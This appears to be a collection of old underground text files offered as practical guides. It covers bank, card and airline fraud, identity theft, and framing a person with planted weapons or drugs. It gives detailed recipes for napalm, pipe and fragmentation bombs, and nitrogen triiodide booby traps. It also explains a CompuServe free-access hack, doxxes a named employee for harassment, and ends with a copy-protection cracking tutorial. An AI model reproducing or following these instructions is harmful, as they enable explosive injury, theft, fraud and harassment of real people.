Airlines

Did an airline ever lose your luggage?

Arrange to have a friend meet you at the terminal gate when you deplane. Give your friend your baggage claim checks and have him/her retrieve your bags from the carousel, then leave the baggage area with your bags. Before your friend leaves the airport with your luggage, be sure to get your claim checks back. Then, you saunter over to the baggage area, spend half an hour waiting for your bags. Ask some clerks for help, then report your "missing" luggage, showing your claim checks as proof. Very few flights ever have a clerk actually check the baggage and collect claim checks. It's foolish, but they don't. Make a polite, but firm scene and demand satisfaction. Normally, the airline people will have you fill out a form and they will attempt to find your luggage. Obviously, they won't find it. Bug them some...write them letters. Soon, you should get a good settlement from the airline. Don't try to pull this one on the same airline more than once!

Leaving the airlines and aiming for the individual mark, you can do a lot of personal damage. For instance, if you find your mark is going to use airline travel, you could call and cancel the reservations.

You might try to slip a couple rounds of pistol ammunition or a switchblade in to your mark's pocket just before he goes through the metal detector at the airport terminal. You could also slip some drugs into his pocket at the same time. Read a book on pick pocketing to note the technique for doing this. It's quite easy. Leave accurate-looking, but totally bogus hijack scenario plans, bomb diagrams, or orders of battle for terrorist attacks in airport bars and restrooms. This fires up both the rent-a-cops and the real security people. The security delays and resultant hassles with passengers create unhappy people who are angry at airports and airlines. Naturally, the blame for these plans must focus on your mark. If he has really been bugging you it's about time to get even!

Animals

If your mark is an oily cuss with a credibility problem you should easily pull off this stunt. It involves a cop, reporters, SPCA folks and some farm animals. Call the police and tell them you know about a cock or dog fight that's being held at your mark's home. Explain that you have no morals against animal fighting but you lost big money there last time and think the fights are fixed. Next call your mark and report to him that some people are holding dog or cock fights on his property. Call the reporters and SPCA and tell them all about the fight. Mention that your mark and the cops have a payoff relationship. Give everyone the same general arrival time, never be too specific. Hopefully, all will sort of show up at the same time. You might manipulate things so the press and animal lovers show up first. Even if a real story doesn't develop, you have scattered some strong seeds of distrust.

If you want a stronger story, find a dead dog on the road or something and plant it near by and tell the reporters and SPCA where to find the evidence. It will be fun to hear your mark and the cops talk about everything to the

reporters.

ï73 Š

Dead animals are very useful. Wait until your mark goes on a trip and will be leaving his car or house empty for several days. Get into the car or house and stuff very large and very dead animals everywhere. Your mark will probably have to sell his car and fumigate his house when he returns.

If you are bothered by big dogs chasing you just take a good quality plastic water pistol and fill it with freshly squeezed lemon juice. Shoot the furball right in the eyes and it'll soon stop the canine harassment.

Fun with Automatic Tellers

Preface: This is not a particularly easy scam to pull off, as it requires either advanced hacking techniques (TRW or banks) or serious balls (trashing a private residence or outright breaking & entering), but it can be well worth your while to the tune of $500 (five hundred) a day.

Laws that will be broken: Credit Fraud, Wire Fraud, Bank Fraud, Mail Fraud, Theft Over $200, Forgery, and possibly a few others in the course of setting the scheme up.

The first step is to target your victim. The type person you are looking for is rich. Very rich.

Now, don't go trying to hit on J.P. Getty or Johnny Carson or someone who carries a high name recognition. This will just get you into trouble as everyone notices a famous person's name floating across their desk.

Instead look for someone who owns a chain of hog feed stores or something discreet like that. We targeted a gentleman who is quite active in the silver market, owning several mines in South Africa and not wanting this to be widely known (he had no desire to be picketed.)

Next step, take out a p.o. box in this person's name.

Now comes the fun part, requiring some recon on your part. You need to know some fairly serious details about this person's bank dealings.

1) Find out what bank he deals with mainly. This isn't too difficult as a quick run through his office trash will usually let you find deposit carbons, withdrawal receipts, or *anything* that has the bank name on it.

2) Find out the account number(s) that he has at the bank. This can usually be found on the above-mentioned receipts. If not, you can get them in TRW (easier said than done) or you can con them out of a hassled bank teller over the phone (Use your imagination. Talk slowly and understandingly and give plausible excuses ["I work for his car dealership, we need to do a transfer into his account"].)

2a) [optional] If you can, find out if he has an ATM (Automatic

Teller) card. You don't need to know numbers or anything, just if a card exists. This can also be ascertained over the phone if you cajole properly.

ï73 Š

3) Armed with this information, go into action.

a) Obtain some nice (ivory quality) stationary. It doesn't have to be engraved or anything, but a $5 or $10 investment to put a letterhead with his initials or something on it couldn't hurt. But the most important thing is that it look good.

b) Type a nice letter to the bank notifying them of your address change. Some banks have forms you have to fill out for that sort of thing, so you need to check with the bank first (anonymously, of course). You will have to have a good copy of his signature on hand to sign all forms and letters (again, trash his office).

c) Call the bank to verify the new address.

d) IMMEDIATELY upon verifying the change of address, send a second letter. If he already has an ATM card, request a second card with the business name engraved in it be sent for company use. If he doesn't have an ATM card, the letter should request one for account number xxxxxx. Ask for two cards, one with the wife's name, to add authenticity.

e) Go to the bank and ask for a list of all ATM's on the bank's network. Often the state has laws requiring *all* machines take *all* cards, so you'll probably be in good shape.

f) Await the arrival of your new card. The PIN (personal identification number) is included when they send out a card. After picking up the card, forget that you ever even *knew* where the p.o. box was, and make sure you didn't leave fingerprints.

g) Begin making the maximum daily withdrawal on the card (in most cases $500/day), using a different machine each time. Since many of these machines have cameras on them, wear a hat & jacket, or a ski mask to be really paranoid. To cut the number of trips you have to make in half, be at an ATM a few minutes before midnight. Make one $500 withdrawal right before midnight, and another one right after. This cuts down on the number of trips, but police or bank officials may spot the pattern and start watching machines around midnight. Use your own judgement.

Conclusion: Before using the card, make sure that all fingerprints are wiped from it. Usually the first hint you will have that they have caught on to your scam is that the machine will keep the card. Also, avoid using machines in your own town unless it is a big city (Chicago, Milwaukee, Dallas, etc...).

ï73 Š Bombs

FIREBOMBS

Most fire bombs are simply gasoline filled bottles with a fuel soaked rag in the bottle's mouth. The original Molotov cocktail, and still about the best, was a mixture of one part gasoline and one part motor oil. The oil helps it to cling to what it splatters on.

NAPALM

About the best fire bomb is napalm. It has a thick consistency, like jam and is best for use on vehicles or buildings.

Napalm is simply one part gasoline and one part soap. The soap is either soap flakes or shredded bar soap. Detergents won't do.

The gasoline must be heated in order for the soap to melt. The usual way is with a double boiler where the top part has at least a two-quart capacity. The water in the bottom part is brought to a boil and the double boiler is taken from the stove and carried to where there is no flame.

Then one part, by volume, of gasoline is put in the top part and allowed to heat as much as it will and the soap is added and the mess is stirred until it thickens. A better way to heat gasoline is to fill a bath tub with water as hot as you can get it. It will hold its heat longer and permit a much larger container than will the double boiler.

MATCH HEAD BOMB

Simple safety match heads in a pipe, capped at both ends, make a devastating bomb. It is set off with a regular fuse.

A plastic Baggie is put into the pipe before the heads go in to prevent detonation by contact with the metal.

FUSE IGNITION FIRE BOMB

A four strand home made fuse is used for this. It burns like fury. It is held down and concealed by a strip of bent tin cut from a can. The exposed end of the fuse is dipped into the flare igniter. To use this one, you light the fuse and hold the fire bomb until the fuse has burned out of sight under the tin. Then throw it and when it breaks, the burning fuse will ignite the contents.

Bomb 2
The Destructor

Materials:

1 CO2 Cartridge - Used in BB guns - come in a pack of five - Target sells them for $1.50 a pack.
ï73 Š2 Size D Estes model rocket engines - found in most hobby stores where model rockets are sold. (Any size will work but D's have the most powder)
2 Solar igniters - usually come with the engines - used to ignite the bomb
1 Bottle of fast drying model glue
1 Scissors
1 Funnel
1 roll of masking tape
1 hammer
1 container (jar, cup, glass)
1 20 foot wire (+ and -)
1 6 volt (or 12 volt) lantern battery

Procedure:

The CO2 cartridge is the body of the bomb and when it explodes will fragment .. so stand back.. Metal flies!!

If you have a CO2 BB gun then you will have many empty cartridges. For those of you who have never bought CO2 cartridges you will have to find some other way of emptying them. I have done this on accident before, simply insert a nail in the top of the cartridge and watch the CO2 gas come out!! Very cold if you let it touch you. I do not suggest doing it this way, so if possible, ask a friend who has a CO2 BB gun for their empty CO2 cartridges.

Make the hole bigger:

Once you have an empty cartridge you have to make the hole bigger, otherwise it is very difficult to get the explosive compounds into the cartridge. Take a nail and pound the hole bigger. The size of the hole is very important. If it is too big the cartridge will act as a rocket instead of a bomb.

Prepare the explosive ingredients:

Unroll the model rocket engines with a pocket knife, until you have the black chunk of boosting compound. Throw away the unrolling paper. You may remove the block of clay since this is not explosive. Powder the chunk with the hammer until you have fine powder. To make the fine powder, lay down some wax paper on the floor. Find a screen mesh, and filter the powder, leaving the big pieces on top and the fine powder on the wax paper. Then pour the powder on the wax paper into a container. After you have the two size D engines powdered and in the container you are ready to put the powder into the CO2 cartridge.

Get the ingredients in the cartridge:

Make a funnel out of paper (a floppy disk jacket works well, with the end clipped off) and tape it around the end of the cartridge. Slowly pour the powder from the container into the funnel. You may have to use a toothpick to help the powder through the funnel and into the cartridge. If your powder is not fine enough it might jam in the hole and you will have to remove the funnel and clear the passage. Shake the cartridge every so often until you can't hear

the powder in there. The cartridge is now full of explosive powder.

Prepare the igniter:

ï73 Š Clip the paper protector of the igniter with a scissors and bend the wires so they are relatively straight. (Be careful not to break the igniter when bending the wires) Coat the igniter with glue except for the ends, and let it dry for a few minutes. Then insert the igniter into the cartridge leaving the ends exposed. The tip of the igniter must touch the powder for the powder to ignite. This should be no problem if you have enough powder in the cartridge. Put glue around the igniter and the tip of the cartridge and let dry.

Connecting the bomb:

Then bend the end wires of the igniter and connect to your 20 foot wire. Put tape around the end wires and cartridge. The Destructor is now ready to detonate.

Detonating the bomb:

When you have found a place to detonate The Destructor, stretch the wire the full 20 feet and then touch both wires to the two negative and positive connectors. This will send a 6 volt charge through the wire and to the igniter. The igniter will ignite the explosive compounds in the cartridge and in a matter of seconds..... BOOM!!!!!!!!!!!!!!

Basic Carding

INTRODUCTION:

This is an attempt to tutor individuals lacking in the knowledge of how to get items from stores without actually paying for them and not having to show up in person. Instead, charge them to someone else's credit card (also known as 'CC') account. This process is known as 'credit carding' or just 'carding' amongst people in that field of acquiring goods.

STEP I:

ACQUIRING CREDIT CARD INFORMATION:

The first and foremost thing to do is acquire CC information. The things that are necessary are: name of the card holder, expiration date, account number, and the CC type. (that is: Visa, American Express, MasterCard, etc.)

WHAT TO LOOK FOR:

In order to get these important bits of information, you would have to know where to look. The cards themselves have all of this information right on them. However, an easier and better place to find these things is on the carbons that stores use to put the info.

on the different sheets to give to The CC company, themselves or their bookkeeper, and the customer himself. On these carbons, it should be pretty obvious as to which is which.

HOW-TO GET CARBONS:

The best way to get the carbons is by rooting through the trash cans (or dumpster(s)) of a store. This process is known as 'trashing'. The best places to trash depends on the time of the year in which you are looking for the carbons. For instance, during ï73 Š the Christmas season: toy stores, during major season (temperature) changes: clothing stores, etc. Basically, go wherever there is the largest buying attraction during that period of time. Whenever, there is no major buying attraction, try independent clothing stores or department stores.


TRASHING CLOTHES:

I suggest that you wear some really grubby, old, etc. clothing when you go trashing, because you never know what some of these stores are gonna throw away. If you are kind sqeemish, wear rubber gloves and those pant covers that farmers use, I am not sure what they are called, but they're made of rubber and will keep the nasties away from you when you go trashing.

CARBONS:

After you have gotten a considerable number (30 - 500) of carbons, you need to identify the proper parts of the carbon. The important parts of the carbon will look like Diagram 1 does.

D i a g r a m 1



CARD HOLDER'S NAME: (SEE DIAG. 1)

The card holder's name should be quite clear on all carbons that you find in the same place as on diagram one. If it is not there, it should be easy to distinguish from any other information on the carbon.

EXP. DATES: (SEE DIAG. 1)

The expiration dates can be in two forms. The forms are thus: XX/XX THRU XX/XX which would be found on exp date(2) and is used on American Express cards, and XX-XX which is found in either exp date(1) or exp date(3) and is for either VISA or

MasterCard.

ACCOUNT NUMBER: (SEE DIAG. 1)
Account numbers are generally found in the top, left-hand corner of the carbon. They can be found in other places, but that is the most common.

CARD TYPE:
The formats of account numbers are quite varied between CC companies. Diagram 2 shows which major card types use which formats. You can use diagram two, or a reasonable facsimile, for identification of CC types on your carbons. If the number is not of any of these formats, discard that carbon, for it'd not be of a ï73 Š major accepted gender.

D i a g r a m 2

CC type	Format of the act. #
American Express	XXXX XXXXXX XXXXX
MasterCard	XXXX XXXX XXXX XXXX
Revolv-a-charge	NXXN XXXX NXXXXX X
Visa	XXXX XXX XXX XXX

X represents a number
N represents a letter

STEP II:

THE DROP SPOT:
Before you order your merchandise, you must figure out a place to send the merchandise. You do ** NOT ** want the store from which you shop, the card holder, or the CC company to know where you really live.

QUALIFICATIONS:
In order for a house to qualify as an inconspicuous drop spot, it must meet several requirements. It must look like a place where people could really live and be getting things sent through UPS to them. It must be a place that the owners will not 'visit' too regularly. It may have a 'FOR SALE' sign in front of it, but it is better if it doesn't. And most important of all, it must be a place that you can check up on often. Make sure you WRITE DOWN the address in a place where you will NOT forget it and where it will be readily accessible when you are ordering merchandise. (SEE STEP III)

STEP III:

ORDERING MERCHANDISE:
If you have a catalog or something that you are ordering from, then follow the directions given in the book for making phone orders. Make sure the address given is the drop spot's address, and NOT yours. If your voice doesn't sound mature enough to be an adults, the order-taker might be suspicious. There are two ways to solve this. The first is to tell the order taker that you are doing this for your parents 'cause they are too busy to order it, so they made you do it. This is risky. The second and better one is to have someone else order it (WHILE YOU WATCH HIM/HER!) for

you. The person that does this should be VERY trustworthy. Be sure to know the expected time of delivery. (SEE STEP IV)

STEP IV:

THE PICK-UP:

You should leave a little note inside the front door or hanging in some place that even the dumbest UPS driver could see. This note should be typed or printed and give directions as to where to leave the package(s). Things like the back porch or under ï73 Š a tarpaulin or in a box on the front porch usually work best. And say something to the effect of each family member working and that you have a tight schedule and anything other than leaving it where mentioned would be very inconvenient for you. You then approach the building every other night starting the day after the expected delivery to get your 'present'.

Credit Checks

When you somehow obtain a card, before you order something, you must first check the card to see if it is good. Here is how to do that:

Dial: 1-800-554-2265

10# - Mastercard
20# - Visa
1067# - Auth. #
51# -Merchant Number

CC number + # - when asked for card number
MMYY + # - When asked for exp. date
Dolars+*+Cents+# - When asked for amount

Now, here is what you must do to check the limit of the card. Call up and enter all the card stuff and when it says amount start at 5000*00#, and it will almost ALWAYS say declined, unless it is a Preferred or Gold card. From them on, go down in $1000 increments until it says approved and gives you an auth. number to write on the customers receipt. Then enter $500, it should say declined, if it doesn't and says approved, check it for 500 again, then it will say declined.

Cherry Bomb

Materials:

1. Ping pong ball.
2. Black powder.
3. Fuse, at least 5 in.
4. Nail polish.
5. Any type of tape.

Procedure:

1. Use an ice pick to poke a hole in the ping pong ball, then use a razor blade to make a big enough hole to put the black powder in.
2. Place the black powder in. Probably 3/4 full is best.
3. Now, insert the fuse into the ice pick hole.
4. Cover the entire ball with nail polish. This is used to make it louder.
5. Finally, cover the whole thing with tape, also used for loudness.

ï73 Š

Hacking the Compuserve Infomation Service

Compuserve is a multiuser networked Pay by Hour service. But this can be beat. At current rates, CIS (Compuserve) charges $6.50 for 300 baud and $12.75 for 1200/2400 baud, 9600 can only be accessed by Hardwired clients. Thus you see the need for this file. At the time this was written, all information in this file was correct. Enough of this, on to the file.

Logging on to Compuserve

In order to logon to CIS you need one of the following.
1) A Telenet, Tymnet, Or CIS Port
2) A Credit Card
3) Above the IQ of a houseplant
That is all you need, I know for some of you the 3rd one is tough, but try. Ok, you have all this, call your local port, logon to CIS, then you should get a [User ID:] Prompt, type [177000,5000], this is the Ziff PCMagnet User Id. Now, if you entered it correctly, then you should get the [Password:] Prompt, at This type [Pc*Magnet]. You will next be given a Welcome Message, then, you will get yet another Prompt. It should ask you for your Agreement Number, type [Z10D8810]. That is the end of the prompts. Here's where the IQ of above a houseplant comes into play. You now have to think. It will ask you various questions, ranging from your country to your Social Security number. Answer them however you want, but I wouldn't use your real info. If you want the second password (Needed to access some things), you will have to give an address where you can drop by and pick it up. Some ideas are sending to your neighbors, but use your last name, it will end up at your house. This is safe, I have used it. Or you can rent a Post Office box for about 6 months. Once you have done all this, and answer the questions, and read the propoganda, you will see [Entering PCMagnet]. You are done.

So what do I do Now?

Ok, if you get this far, you have the IQ of above your fern. You can go one of two places, CIS or PCMagnet (Where you are now). You can stay in PCMagnet, but there isn't much there. So, I would type [Go Cis] This will bring you to Compuserve. Once on CIS, you can do many thing, ranging from downloading files, to real time chat on forums to online

games. Next, I will list some interesting places to go.

Where do I go?

There are alot on interesting places to go on Compuserve. There are some places that you can't access without a second password, so that must be attained to get on CB. But you can goto the forums, the games, and alot of other things. I will list some places that I like to go.

[Go Rocknet] will bring you to a rather nice forum that is populated by some very nice people. It has confrences at 7am till 9am (Breakfast Club), at 12pm till 1pm (Lunch Bunch), and from around 10pm till 1am. I can be found in this forum alot.

ï73 Š [Go Hsx100] will bring you to the Human Sexuality Forum, but it's not what you think, they are very interesting people that hang around here. The Confrence's there are from around 10pm till about 4am. They last along time.

These are just my favorites, but if you type [Go Forums], it will give you a list of forums that you can Hang around on. There are some things to look out for on CIS.

Some sights you will see

There are some things to look out for on CIS. You must be careful when you see one of these things. They are on the look out for US. If you see a [70000,xxxx] id, that is a Security Officer, they will deleate you if you are not careful. If you see a [70006,xxxx] that is a Wizard, he can also deleate you. They some times do not deleate you they just /gag you, that means you can't be seen, you are not in the userlist. This only applys to Confrence and CB. *LooLoo* is a person to be careful not to see, she is a mother fucker. She is a powerful person, she can /gag you on any forum, but SHE CAN NOT deleate you, only a security account can. Her user id is [70006,522] so if you see that ID, be careful. I have talked to her voice on several occassions, she is fun to call and bother about CIS, if you want her number, it is [614/764-2302] Her real name is Patricia Phelps. There is also another not so nice person on Compuserve , he is Dan Piskur, he is the Head of Security. He uses the Handles, [Dan'l or Ghost] he CAN deleate you on sight.

Misc Info.

Here's come info on Project Numbers. (User Id's)
70000,xxxx = CIS Security 70003,xxxx = CIS Employe
70004,xxxx = CIS Employe 70005,xxxx = Radio Shack Demo

70006,xxxx = Wizard 70007,xxxx = Complementary Account
76701,xxxx = Forum Sysop 76703,xxxx = Forum Sysop
76704,xxxx = Forum Sysop 72251,xxxx = Ziff Account (You)
72261,xxxx = Ziff Account 72271,xxxx = Ziff Account
72301,xxxx = Ziff Account
Some things, a Wizard is a very powerful person, they have access to /gag you. A Ziff account is an account created by this method.

Change Machine Fraud

I.
There are certain types of money changing machines...The one YOU need is the kind where ya put yer bill in the tray <lengthwise> ,push the tray in to get yer change...

II.
Once you got the right machine,get a $5 or a $1 ,it helps if the bill is WRINKLED...Then tear a notch in the bill on the lower left side of the bill. Cut the notch about 3.5 cm. from the lower left hand corner...

III.
ï73 Š Now, go to the machine..put the bill in the tray and slide it in... Now what will happen is the machine will have so far read the bill right and it will spit out yer change.. Then when it reads the notch, it will think the bill is fucked up and reject it and like you will have the change and yer bill...

For this to werk right you must have done this right..it does take practice but once you can do this your local Money Changer will be yer bank...

How to Pick Master Combination Locks

1st number:

Get out any of the Master locks so you know what's going on. The handle part (the part that springs open when you get the combination), pull on it, but not enough so that the knob won't move. While pulling on it turn the knob to the left until it won't move any more. Then add 5 to this number. Congradulations, you now have the 1st number.

2nd number:

Ok, spin the dial around a couple of times, then go to the 1st number you got, then turn it to the right, bypassing the 1st number once. WHEN you have bypassed. Start pulling the handle and turning it. It will eventually fall into the groove and lock. While in the groove pull on it and turn the knob. If it is loose go to the next groove; if it's stiff you got the second number.

3rd number:

After getting the 2nd, spin the dial, then enter the 2 numbers, then after the 2nd, go to the right and at all the numbers pull on it. The lock will eventually open if you did it right. If can't do it the first time, be patient, it takes time.

Preparation of Contact Explosives

The contact explosives we will be describing use only a few chemicals. Some do need extra caution to keep from causing trouble.

Iodine Crystals

Though most people don't realize it, Iodine is not a brown liquid, but a steel-grey solid. The tincture of iodine you buy at the drugstore actually contains just a tiny bit of iodine dissolved in a jarful of inexpensive alcohol, and resold at a huge mark up. We'll be using iodine in the crystalline ï73 Šform. On contact with your skin, it will produce a dark stain that won't wash off with soap and water. We'll talk about removing these stains later. If it gets hot, it vaporizes into a purple cloud, that smells like the chlorine in a swimming pool. This cloud is dangerous to inhale, since it will condense in your lungs, and is corrosive. Since we won't need to heat this stuff, it is not a problem, but you should make sure that you don't let any iodine crystals spill onto a hot surface. If you don't touch it and keep it away from your face, you shouldn't have any troubles.

Ammonium Hydroxide

This is just good old household ammonia. Be sure to get the clear kind. The sudsy stuff won't be too useful. It is made from ammonia gas dissolved in water, and every time you open the bottle, it loses some of its strength, so be sure to use fresh stuff. We need it to be as strong as possible. Some of the formulas given here use lab grade concentrated ammonium hydroxide. It is much stronger than the supermarket kind, and is very unkind to skin or especially the eyes. It is a good idea to wear eye protection with even the supermarket grade. Though we don't usually worry about this when using household ammonia for cleaning, we usually dilute it for that. Here we'll be using it straight out of the bottle, and it is much more corrosive in that form. Never use this material if you don't have real good ventilation, as the ammonia vapors can be overpowering.

Potassium Iodide

This is a reasonably safe chemical. You get Potassium ions in some of the fruit you eat, and Iodide ions (usually as Sodium Iodide) are added to the table salt you buy at the store. So, while you don't directly eat this chemical, you do eat the components that make it up. Don't be scared of this stuff.

Sodium Thiosulfate

Otherwise known as photographic hypo. When dissolved in water, this will remove the iodine stains left by touching iodine crystals, and exploding contact explosive. Not particularly nasty stuff, but make sure to wash it off

after cleaning yourself with it.

General Information

This is a powerful and highly sensitive explosive. A dust sized particle will make a sharp crack or popping sound. A piece the size of a pencil lead will produce an explosion as loud as any of the largest firecrackers or cherry bombs. It cannot be exploded by any means when wet, and therefore can be handled and applied with safety. When dry, it will explode with the touch of a feather, or a breath of air.

The strength of the ammonia water you use will have a direct effect on the strength of the final product. If you use supermarket ammonia, the explosive will work, but not as spectacularly as if you use a 15% or higher (10 to 15 molar) solution. The stronger it is, the better. You'll also need filter paper, and a funnel. A properly folded coffee filter will do nicely if you don't have the filter paper. If you're not sure how to fold filter paper, check an ï73 Šelementary chemistry textbook.

Methods of Preparation

1.) Granular Explosive. This is the easiest kind, and the only kind that will work reasonably well with supermarket ammonia. Crush enough iodine crystals to make a pile of powder equal to the volume of a pencil eraser. Do not grind into a fine powder. Put about 4 ounces or 1/2 measuring cup of strong ammonia water into a small container with the iodine, and seal it for about 5 to 10 minutes, shaking frequently. While the mixture is reacting, get your filter paper ready. While it is best to consult a book that shows how to do this, you take the circle of filter paper, fold it in half, fold it again at right angles to the first fold, and then open it to form a cone. Open or close it as needed to make it conform to the angle of the funnel, and moisten it a little to make it stick in place. Place the funnel over a container that will catch the waste liquid. Let the mixture settle long enough for the sediment to settle, and pour off as much of the clear liquid as possible before filtering the sediment. Pour the remaining liquid and sediment into the filter. The sediment (and the filter paper covered with it!!!) is your explosive. The small amount you have made will go a lot farther than you realize. Particularly if you used good strong ammonia. Place the explosive in an airtight leakproof pill bottle. As this explosive is unstable by nature, fresh amounts give better results than stale ones that have been sitting around for a day or so. Best results are obtained with small fresh batches. But as you'll see, there are a few tricks you can do with this material that do require it to sit for a day or more.

The explosive should be stored and applied while wet.

2.) Paint type explosive. This will use up a lot of iodine crystals. Make up a strong tincture of iodine using about 4 ounces or 1/2 measuring cup of rubbing alcohol, denatured alcohol, or wood alcohol. Wood alcohol is preferable. Add iodine crystals and shake thoroughly until no more will dissolve. Pour the liquid into a fruit jar. Add the ammonium hydroxide and stir the mixture until the mixture is a chocolate brown and shows a little of the original color of the iodine. The amount of ammonia necessary will depend on its strength. An equal volume of ammonia is usually sufficient for a 15% or higher solution. The solution should be filtered at once, and shouldn't ever wait more than 10 or 15 minutes, because it starts to dissolve again.

The explosive again should be stored and applied while wet. This material is chemically the same as the granular explosive, but because it was precipitated

from a solution, it is much more finely divided, and the reaction happens almost simultaneously, so you can get it out before it all vanishes back into the solution.

3.) Paint type #2. Dissolve 1 gram of potassium iodide in about 90cc of 18%-22% ammonium hydroxide. Add 4 grams of pulverized iodine. A deep black sediment should start forming. Let stand, and stir frequently for five minutes. Then, filter as usual. While the potassium iodide is not an integral part of the chemical reaction, the dissolved potassium iodide will allow the iodine crystals in turn to dissolve, and its common ion effect will cause less iodine crystals to be wasted. Since the iodine is by far the most expensive ingredient, you'll save money in the long run by using it.

Care in Handling And Storage

ï73 Š

Because this material is so unstable it deteriorates quickly. Don't make any more than you need to use in the next 24 hours. If you can't use it all immediately, the container you keep it in should be recapped tightly after use and the mouth wiped clean. The explosive can cause dark stain damage to things as rugs, clothing, chair seats, wallpaper, and light or clear plastics. A strong solution of sodium thiosulfate is effective for removing stains from hands and clothing before they set. Never leave the container of explosive in direct sunlight for more than a few minutes, as it will weaken the strength. Do NOT attempt to make a large explosion as it is dangerous and can cause deafness. All equipment used should be thoroughly washed and the used filter paper flushed down the toilet. Under no circumstances attempt to handle the dried material which is extremely explosive and hazardous. If you can avoid storing the material in a container at all, there will be no chance that a loose stopper will let the material dry out and become a potential bomb. Tiny bits of this can be great fun, but it has to be handled with care.

Application

Although largely a scientific curiosity, this explosive finds itself well suited for practical jokes. It may easily be painted on the bottom side of light switches, sprinkled on floors, painted in keyholes, pencil sharpeners, doorknobs and in hundreds of other unsuspected places. It is also ideal for catching locker thieves and desk prowlers. It will leave a dark stain on his hands when it explodes, and only you will know how to remove it.

Reaction Equations

Iodine	Ammonium Hydroxide		Ammonium Iodide	Ammonium Nitrogen Tri Iodide	Water
$3I_2$	+ $5NH_4OH$	--->	$3NH_4I$ +	NH_3NI_3	+ $5H_2O$

The theoretical yield of explosive from pure iodine is 54.1% by weight. The remainder of the iodine may be recovered for reuse from the ammonium iodide waste product by evaporating the waste liquid and treating with chlorine if a chemistry lab is available. The contact explosive is Ammonium Nitrogen Tri-Iodide, which explodes into iodine, nitrogen, and ammonia.

Ammonium
Nitrigen
Tri-Iodide Iodine Nitrogen Ammonia

2NH NI ---> 3I + N + 2NH
3 3 2 2 3

Some Clever Uses For This Material

1.) Contact Explosive Torpedos. Get some gelatin capsules, the kind pills are made of. Fill the small half with uncooked dry tapioca until it is half full. Then place a wet blob of contact explosive about 4 times the size of a straight pin head on top of it. Either the granular or paint type explosive will work. The capsule is then filled the rest of the way up with tapioca until, when the ï73 Šcapsule is put together, the grains of tapioca are packed tightly, and none are loose. If this is not done properly, the torpedos could go off prematurely, and the joke would be on you. The torpedos are then moistened at the joints to seal them and stored until the next day. They are not sensitive enough until the next day and too sensitive the day after, so plan your activities accordingly. These torpedos are the most fiendish devices made. You can lay one on top of a door, where it will roll off when the door is opened, and it will explode on contact with the floor. If you toss one some distance away it will appear as if someone else was responsible for the explosion. These torpedos are ideal as booby traps or for pulling practical jokes with. They may be carried in a small box filled with cotton until needed. Just treat the box gently, and all will be well.

2.Contact Explosive Booby Traps. Prepare a small amount of contact explosive. Cut strips of newspaper 1 1/2 inches wide and 1 foot long. Cut a piece of string 1 foot long. Put a small amount of wet contact explosive on the strip of paper 1 inch from the end. Double the string. Now pull one end of the string back until there is a double loop in the string about 1 inch long. Do not tie. Lay this double loop across the wet contact explosive and tightly roll the paper and glue the end. Put away for a few days until thoroughly dry. When dry, pull the ends of the string and the booby trap will explode. The strings, when pulled, rub against the dry contact explosive, and make it explode.

Getting The Materials

There are quite a few chemical supply houses that you can mail order the materials you need. You'll have to sign a form stating that you're over 21 and won't use the chemicals for the types of things we're learning here. Note that the people who run these supply houses know what Iodine Crystals and Ammonium Hydroxide can do when mixed together, and if you order both from the same place, or in the same order, it may arouse some suspicion.

Check the classified ads in the back of magazines like Popular Science for the

current supply houses. Order as many catalogs as you can find. Not all sell every chemical that you may want for this series. Also, you can break the orders up so as not to look suspicious. Lastly, some houses are used to selling to individuals, and will provide chemicals in 1 or 4 ounce lots, while others prefer to sell to large institutions, and sell their wares in 1 or 5 pound jugs. Split up your orders according to the quantities of each item you think you will be needing. An ounce of Iodine Crystals will cost three or four dollars an ounce, and an ounce bottle of iodine is pretty tiny, but it goes a long way. If you had to buy that by the pound, you might just want to forget the whole thing.

```
**************************************
*                                    *
*       Cracking On the IBMpc        *
*            Part I                  *
*                                    *
**************************************
```

Introduction
ï73 Š----------

For years, I have seen cracking tutorials for the APPLE computers, but never have I seen one for the PC. I have decided to try to write this series to help that pirate move up a level to a crackest.

In this part, I will cover what happens with INT 13 and how most copy protection schemes will use it. I strongly suggest a knowledge of Assembly (M/L) and how to use DEBUG. These will be an important figure in cracking anything.

INT-13 - An overview

Many copy protection schemes use the disk interrupt (INT-13). INT-13 is often use to either try to read in a illegaly formatted track/sector or to write/format a track/sector that has been damaged in some way. INT-13 is called like any normal interrupt with the assembler command INT 13 (CD 13). [AH] is used to select which command to be used, with most of the other registers used for data.

INT-13 Cracking Collage

Although, INT-13 is used in almost all protection schemes, the easiest to crack is the DOS file. Now the protected program might use INT-13 to load some other data from a normal track/sector on a disk, so it is important to determine which tracks/sectors are important to the protection scheme. I have found the best way to do this is to use LOCKSMITH/pc (what, you don't have LS. Contact your local pirate for it.) Use LS to analyze the diskette. Write down any track/sector that seems abnormal. These track are must likely are part of the protection routine. Now, we must enter debug. Load in the file execute a search for CD 13. Record any address show. If no address are picked up, this mean 1 or 2 things, the program is not copy protected (bullshit) or that the check is in an other part of the program not yet loaded. The latter being a real bitch to find, so I'll cover it in part II. There is another

choice. The CD 13 might be hidden in self changing code. Here is what a sector of hidden code might look like

```
-U CS:0000
1B00:0000 31DB     XOR    BX,BX
1B00:0002 8EDB     MOV    DS,BX
1B00:0004 BB0D00   MOV    BX,000D
1B00:0007 8A07     MOV    AL,[BX]
1B00:0009 3412     XOR    AL,12
1B00:000B 8807     MOV    [BX],AL
1B00:000D DF13           FIST   WORD...
```

In this section of code, [AL] is set to DF at location 1B00:0007. When you XOR DF and 12, you would get a CD(hex) for the INT opcode which is placed right next to a 13 ie, giving you CD13 or INT- 13. This type of code can't and will not be found using debug's [S]earch command.

Finding Hidden INT-13s

The way I find best to find hidden INT-13s, is to use a program called PC-WATCH (TRAP13 works well also). This program traps the interrupts and will print where they were called from. Once running this, you can just disassemble ï73 Šaround the address until you find code that look like it is setting up the disk interrupt.

An other way to decode the INT-13 is to use debug's [G]o command. Just set a breakdown at the address give by PC-WATCH (both programs give the return address). Ie, -G CS:000F (see code above). When debug stops, you will have encoded not only the INT-13 but anything else leading up to it.

What to do once you find INT-13

